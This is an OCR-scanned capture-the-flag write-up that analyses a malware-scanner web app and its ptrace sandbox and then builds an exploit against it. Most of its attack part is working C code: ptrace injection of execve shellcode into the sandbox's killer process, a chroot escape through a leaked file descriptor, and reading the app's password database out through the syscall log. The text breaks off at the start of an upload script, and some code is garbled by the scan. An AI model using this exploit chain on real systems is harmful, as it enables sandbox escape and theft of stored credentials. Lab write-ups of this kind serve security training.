scanned


This is scanned writeup by Jiseok Song

nmap


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 6a:7b:14:68:97:01:4a:08:6a:e1:37:b1:d2:bd:8f:3f (RSA)
|   256 f6:b4:e1:10:f0:7b:38:48:66:34:c2:c6:28:ff:b8:25 (ECDSA)
|_  256 c9:8b:96:19:51:e7:ce:1f:7d:3e:44:e9:a4:04:91:09 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Malware Scanner
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web source

There are 2 links in the web page



First link leads to upload



The other just downloads the source

After decompressing it, I can see malscanner and sandbox

First, let's see settings.py in malscanner

```
74
75  DATABASES = {
76      'default': {
77          'ENGINE': 'django.db.backends.sqlite3',
78          'NAME': 'malscanner.db',
79      }
80  }
81
82
83  PASSWORD_HASHERS = [
84      "django.contrib.auth.hashers.MD5PasswordHasher"
85  ]
86
```

Target

It uses MD5

```
131  FILE_PATH = "/var/www/malscanner/uploads"
132  SBX_PATH = "/var/www/malscanner/sandbox"
```

urls.py shows where the packet goes to

```
6   urlpatterns = [
7       path('scanner/', include("scanner.urls")),
8       path('viewer/', include("viewer.urls")),
9       path('admin/', admin.site.urls),
10      re_path(r'^$', views.index, name='index'),
11  ]
12
```

scanner/ -> scanner/urls.py

viewer/ -> viewer/urls.py

upload link shows url /scanner/upload, so let's go to scanner/urls.py

```
5   urlpatterns = [
6       path('', views.index, name='index'),
7       path('upload/', views.upload_file, name='upload')
8   ]
9
```

scanner/upload -> scanner/views.py:upload_file

Let's go to scanner/view.py:upload_file function

```python
def upload_file(request):
    if request.method == 'POST':
        form = UploadFileForm(request.POST, request.FILES)
        if form.is_valid():
            md5 = handle_file(request.FILES['file'])
            return HttpResponseRedirect(f'/viewer/{md5}')
        else:
            return HttpResponse("Invalid form")
    else:
        return render(request, 'upload.html', {'form': UploadFileForm()})


def handle_file(file):
    md5 = calculate_file_md5(file)
    path = f"{settings.FILE_PATH}/{md5}"
    with open(path, 'wb+') as f:
        for chunk in file.chunks():
            f.write(chunk)
    os.system(f"cd {settings.SBX_PATH}; ./sandbox {path} {md5}")
    os.remove(path)
    return md5
```

1 if upload using post

3 Call function to calculate md5 hash and send to /viewer/md5

2 calculate md5 hash and start sandbox for the file, and remove uploaded file.

/viewer/urls.py shows

```python
urlpatterns = [
    path('<str:md5>/', views.view_file, name='upload')
]
```

viewer/<md5>->views.py:view_file

/viewer/views.py:view_file function

```python
def view_file(request, md5: str):
    path = f"{settings.SBX_PATH}/jails/{md5}"
    if not os.path.exists(path):
        raise Http404("A sample with this hash has not been uploaded.")
    logfile = f"{path}/log"
    if not os.path.exists(logfile):
        return HttpResponse("There was an error logging this application")
    syscalls = [call.render() for call in parse_log(logfile)]
    ignore = list(filter(lambda call: call[0] == SyscallClass.Ignore, syscalls))
    low = list(filter(lambda call: call[0] == SyscallClass.Low, syscalls))
    med = list(filter(lambda call: call[0] == SyscallClass.Medium, syscalls))
    high = list(filter(lambda call: call[0] == SyscallClass.High, syscalls))
    render_vars = {"md5": md5, "ignore": ignore, "low": low, "med": med, "high": high}
    return render(request, 'view.html', render_vars)


def parse_log(path):
    syscalls = []
    with open(path, 'rb') as f:
        chunk = f.read(8 * 8)
        nums = struct.unpack("q" * 8, chunk)
        while len(chunk) == 8*8:
            nums = struct.unpack("q" * 8, chunk)
            call = LoggedSyscall(nums)
            syscalls.append(call)
            chunk = f.read(8 * 8)
    return syscalls
```

Parse log file and render it

Open the log.
For every loop, get 64 bytes, create LoggedSyscall instance with it, and append this instance.

syscalls.py shows class definition of LoggedSyscall

```python
class LoggedSyscall:
    sys_num: int
    rdi: int
    rsi: int
    rdx: int
    r10: int
    r8: int
    r9: int
    ret: int

    def __init__(self, values):
        self.sys_num, self.rdi, self.rsi, self.rdx, \
            self.r10, self.r8, self.r9, self.ret = values

    def get_args(self, count) -> List[int]:
        if count == 0:
            return []
        if count == 1:
            return [self.rdi]
        if count == 2:
            return [self.rdi, self.rsi]
        if count == 3:
            return [self.rdi, self.rsi, self.rdx]
        if count == 4:
            return [self.rdi, self.rsi, self.rdx, self.r10]
        if count == 5:
            return [self.rdi, self.rsi, self.rdx, self.r10, self.r8]
        if count == 6:
            return [self.rdi, self.rsi, self.rdx, self.r10, self.r8, self.r9]
```

64 bytes set to these 8 integers(8bytes for each)

```python
    def render(self) -> Tuple[SyscallClass, str]:
        status = "light"
        for sys_entry in syscalls:
            if sys_entry[2] == self.sys_num:
                if sys_entry[0] == SyscallClass.Low:
                    status = "success"
                elif sys_entry[0] == SyscallClass.Medium:
                    status = "warning"
                elif sys_entry[0] == SyscallClass.High:
                    status = "danger"
                rendered = template.format(status, f"{sys_entry[1]}", ", ".join([
                    hex(x) for x in self.get_args(sys_entry[3])
                ]), hex(self.ret))
                return sys_entry[0], rendered
        rendered = template.format(status, f"sys_{self.sys_num}", "", hex(self.ret))
        return SyscallClass.Ignore, rendered
```

Only first and last 8 bytes are shown

I can write and retrieve the result of my script to /log file if I just put 8 bytes for every 64 bytes.

Let's check sandbox

makefile shows

```
.PHONY: all clean

all: sandbox

jails:
    mkdir jails; chmod 0771 jails


sandbox: jails sandbox.c copy.c tracing.c
    gcc sandbox.c copy.c tracing.c -static -o sandbox
    sudo setcap 'cap_setpcap,cap_sys_admin,cap_setuid,cap_setgid,cap_sys_chroot=+eip' ./sandbox


clean:
    for i in $(shell find jails -maxdepth 2 -name proc); do sudo umount $$i; done
    rm -rf sandbox jails/*
```

sandbox has permissions like setuid

sandbox.c:main leads to make_jail

```
108  int main(int argc, char** argv) {
109      if (argc < 2) {
110          printf("Usage: %s <program> [uuid]\n", argv[0]);
111          exit(-2);
112      }
113      if (strlen(argv[1]) > FILENAME_MAX - 50) {
114          DIE("Program name too long");
115      }
116      if ((argv[1][0]) != '/') {
117          DIE("Program path must be absolute");
118      }
119      umask(0);
120      check_caps();
121      int result = mkdir("jails", 0771);
122      if (result == -1 && errno != EEXIST) {
123          DIE( "Could not create jail directory");
124      }
125      char uuid[33] = {0};
126      if (argc < 3) {
127          generate_uuid(uuid);
128      } else {
129          memcpy(uuid, argv[2], 32);
130      }
131      uuid[32] = 0;
132      make_jail(uuid, argv[1]);
133  }
```

make_jail calls do_namespaces, creates jail, remove permission, and lead to call_trace. Here, do_namespaces runs unshare(CLONE_NEWPID) and fork(), so PID 1 is generated(parent is terminated)




```c
void do_namespaces() {
    if (unshare(CLONE_NEWPID|CLONE_NEWNET) != 0) {DIE("Couldn't make namespaces");};
    // Create pid-1
    if (fork() != 0) {sleep(6); exit(-1);}
    mkdir("./proc", 0555);
    mount("/proc", "./proc", "proc", 0, NULL);
}

// Create our jail folder and move into it
void make_jail(char* name, char* program) {
    jailsfd = open("jails", O_RDONLY|__O_DIRECTORY);
    if (faccessat(jailsfd, name, F_OK, 0) == 0) {
        DIE("Jail name exists");
    }
    int result = mkdirat(jailsfd, name, 0771);
    if (result == -1 && errno != EEXIST) {
        DIE( "Could not create the jail");
    }

    if (access(program, F_OK) != 0) {
        DIE("Program does not exist");
    }
    chdir("jails");
    chdir(name);
    copy_libs();
    do_namespaces();
    copy(program, "./userprog");
    if (chroot(".")) {DIE("Couldn't chroot #1");}
    if (setgid(1001)) {DIE("SGID");}
    if (setegid(1001)) {DIE("SEGID");}
    if (setuid(1001)) {DIE("SUID");};
    if (seteuid(1001)) {DIE("SEUID");};
    do_trace();
    sleep(3);
}
```

do_trace is in tracing.c

```c
void do_trace() {
    // We started with capabilities - we must reset the dumpable flag
    // so that the child can be traced
    prctl(PR_SET_DUMPABLE, 1, 0, 0, 0, 0);
    // Remove dangerous capabilities before the child starts
    struct user_cap_header_struct header;
    struct user_cap_data_struct caps;
    char pad[32];
    header.version = _LINUX_CAPABILITY_VERSION_3;
    header.pid = 0;
    caps.effective = caps.inheritable = caps.permitted = 0;
    syscall(SYS_capget, &header, &caps);
    caps.effective = 0;
    caps.permitted = 0;
    syscall(SYS_capset, &header, &caps);
    int child = fork();
    if (child == -1) {
        DIE("Couldn't fork");
    }
    if (child == 0) {
        do_child();
    }
    int killer = fork();
    if (killer == -1) {
        DIE("Couldn't fork (2)");
    }
    if (killer == 0) {
        do_killer(child);
    } else {
        do_log(child);
    }
}
```

Make both parents & child dumpable(vuln)
Correct version might be: if(fork()==0){prctl}

Remove permissions

Generate PID 2 -> do_child()

Generate PID 3 -> do_killer(PID 2)
PID 1 -> do_log(PID 2)

```c
void do_child() {
    // Prevent child process from escaping chroot
    close(jailsfd);
    prctl(PR_SET_PDEATHSIG, SIGHUP);
    ptrace(PTRACE_TRACEME, 0, NULL, NULL);
    char* args[] = {NULL};
    execve("/userprog", args, NULL);
    DIE("Couldn't execute user program");
}

void do_killer(int pid) {
    sleep(5);
    if (kill(pid, SIGKILL) == -1) {DIE("Kill err");}
    puts("Killed subprocess");
    exit(0);
}


void do_log(int pid) {
    int status;
    waitpid(pid, &status, 0);
    struct user_regs_struct regs;
    struct user_regs_struct regs2;
    while (1) {
        // Enter syscall
        ptrace(PTRACE_SYSCALL, pid, 0, 0);
        waitpid(pid, &status, 0);
        if (WIFEXITED(status) || WIFSIGNALED(status)) {
            puts("Exited");
            return;
        }
        ptrace(PTRACE_GETREGS, pid, 0, &regs);
        // Continue syscall
        ptrace(PTRACE_SYSCALL, pid, 0, 0);
        waitpid(pid, &status, 0);
        ptrace(PTRACE_GETREGS, pid, 0, &regs2);
        log_syscall(regs, regs2.rax);
    }
}
```

jailsfd pointer is closed only in PID 2(vuln)

Run userprog

kill PID 2 after 5 sec

Get infomation from ptrace and call log_syscall to log




```c
typedef struct __attribute__((__packed__)) {
    unsigned long rsi;
    unsigned long rdx;
    unsigned long r10;
    unsigned long r8;
    unsigned long r9;
    unsigned long ret;
} registers;

void log_syscall(struct user_regs_struct regs, unsigned long ret) {
    registers result;
    result.rax = regs.orig_rax;
    result.rdi = regs.rdi;
    result.rsi = regs.rsi;
    result.rdx = regs.rdx;
    result.r10 = regs.r10;
    result.r8 = regs.r8;
    result.r9 = regs.r9;
    result.ret = ret;
    int fd = open("/log", O_CREAT|O_RDWR|O_APPEND, 0777);
    if (fd == -1) {
        return;
    }
    write(fd, &result, sizeof(registers));
    close(fd);
}
```

2 vulnerabilities

1. All three processes are dumpable
2. jailsfd is not closed in do_log and do_killer
   1 shortcut: /proc can reach outside current directory

It has two ways

1. command injection
2. write /log directly
   Both of these ways need to write to /log and get the information from there

Option 1. Command injection

```c
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <sys/syscall.h>

void do_stage1();
void do_stage2();
void log_data(char* data,unsigned long size);
void inject();
void guard();
void putdata(pid_t child, long addr, char *str, int len);
int main(int argc, char** argv) {
    if (argc < 2) {do_stage1();}
    else {do_stage2();}
}
```

do_stage1 -> inject /userprog 2 -> do_stage2

putdata function is from github

https://github.com/earthquake/chw00t/blob/1fd1016eb957264ca45fe091c4c7e68e352fd65f/chw00t.c#L841

```c
void putdata(pid_t child, long addr,
    char *str, int len)
{   char *laddr;
int i, j;
union u {
   long val;
   char chars[sizeof(int)];
} data;

i = 0;
j = len / sizeof(int);
laddr = str;
while(i < j) {
memcpy(data.chars, laddr, sizeof(int));
ptrace(PTRACE_POKEDATA, child,
      (void*)addr + i * sizeof(int), data.val);
++i;
laddr += sizeof(int);
}
j = len % sizeof(int);
if(j != 0) {
memcpy(data.chars, laddr, j);
ptrace(PTRACE_POKEDATA, child,
      (void*)addr + i * sizeof(int), data.val);
}
}
```

do_stage1 injects /userprog 2 to PID3, which makes PID3 run do_stage2

```c
void do_stage1(){
    const int pid = 3; // target is pid 3 killer
    printf("Stage 1: Child is %d\n",getpid());
    if(ptrace(PTRACE_ATTACH, pid, 0, 0) != 0) {
        perror("Attaching");
        return;
    }
    wait(NULL);
    printf("[*] Attached\n");
    struct user_regs_struct regs;
    if(ptrace(PTRACE_GETREGS, pid, NULL, &regs) != 0) {
        perror("Get regs");
        return;
    }
    printf("[*] Got regs\n");

    putdata(pid, regs.rip, (char*)inject, (int)(&guard - &inject));
    printf("[*] Wrote data\n");
    if(ptrace(PTRACE_DETACH, pid, 0, 0) != 0) {
        perror("Detaching");
        return;
    }
    printf("[*] Detached\n");
    sleep(5);
}
```

Attach to PID 3(do_killer)

Get register from PID 3

Set rip(instruction pointer) to *inject which injects /userprog 2

Detach

```c
void do_stage2() {
    puts("Stage 2: Starting as killer");
    printf("PID: %d\n",getpid());
    const int fd = 3;
    int cwd = open(".", O_RDONLY|O_DIRECTORY);
    int status = fchdir(fd); // fchdir(3) cd to file descriptor jailsfd
    // which is not closed properly in tracing.c to go out of chroot jail
    if (status != 0) {
        printf("fchdir() = %d\n", errno);
        return;
    }
    status = chdir("../../../../../../../../../../"); // go to root /
    if (status != 0) {
        printf("chdir() = %d\n", errno);
        return;
    }
    int file_fd = open("./var/www/malscanner/malscanner.db",O_RDONLY); // target: malscanner.db in malscanner/
    char *buf = calloc(1, 200000); // allocate 200KB
    unsigned long size = read(file_fd, buf, 200000); // read to buf
    close(file_fd); // close file descriptor that will not be used anymore
    fchdir(cwd); // go back to the original directory
    log_data(buf, size);
}
```

cd to unclosed jailsfd in tracing.c to go out of chroot jail

go back to root /

write buf to /log


inject is assembly code of execve("/userprog",["/userprog","2",NULL],NULL), guard is for pointer for the end of inject, and log_data just writes buffer to /log. I marked it with 0xABAB which is 43947

```c
void inject() {
    char program[] = "/userprog";
    char* arg[3] = {program, "2", 0};
    //execve("/userprog", ["/userprog", "2", NULL], NULL);
    //$59:execve, %0:program, %1:arg -> rax:execve, rdi: program, rsi: arg, rdx: 0
    asm("movq $59, %%rax; movq %0, %%rdi; movq %1, %%rsi; xor %%rdx, %%rdx; syscall;"
        :
        :"r"(program), "r"(arg)
        : "rax", "rdi", "rsi", "rdx");
}
void guard() {} // dummy function symbol for function putdata
void log_data(char * data, unsigned long size) {
    int fd = open("log",O_WRONLY|O_APPEND,0777);
    lseek(fd,0,SEEK_END);
    int offset = 0;
    char buf[8*8] = {0}; // define 64 bytes buf
    while (offset<size) {
        ((unsigned long*)buf)[0] = 0xABAB; // Marking line as 0xABAB, which is 43947
        memcpy(&buf[7*8], &data[offset], 8); // Change last 8 bytes to valid data
        write(fd, buf, sizeof(buf)); // Write buf
        offset += 8; // Repeat it until writing all of them
    }
    close(fd);
}
```

Compile this and submit(Compile it with musl-gcc -static for cross platform capability)

```
$musl-gcc -static inject.c
```

Ignored syscalls show bunch of sys_43947




Create uploadfile.py to post and get only the data that has sys_43947

```
1 import requests$
2 import re$
3 import struct$
4 $
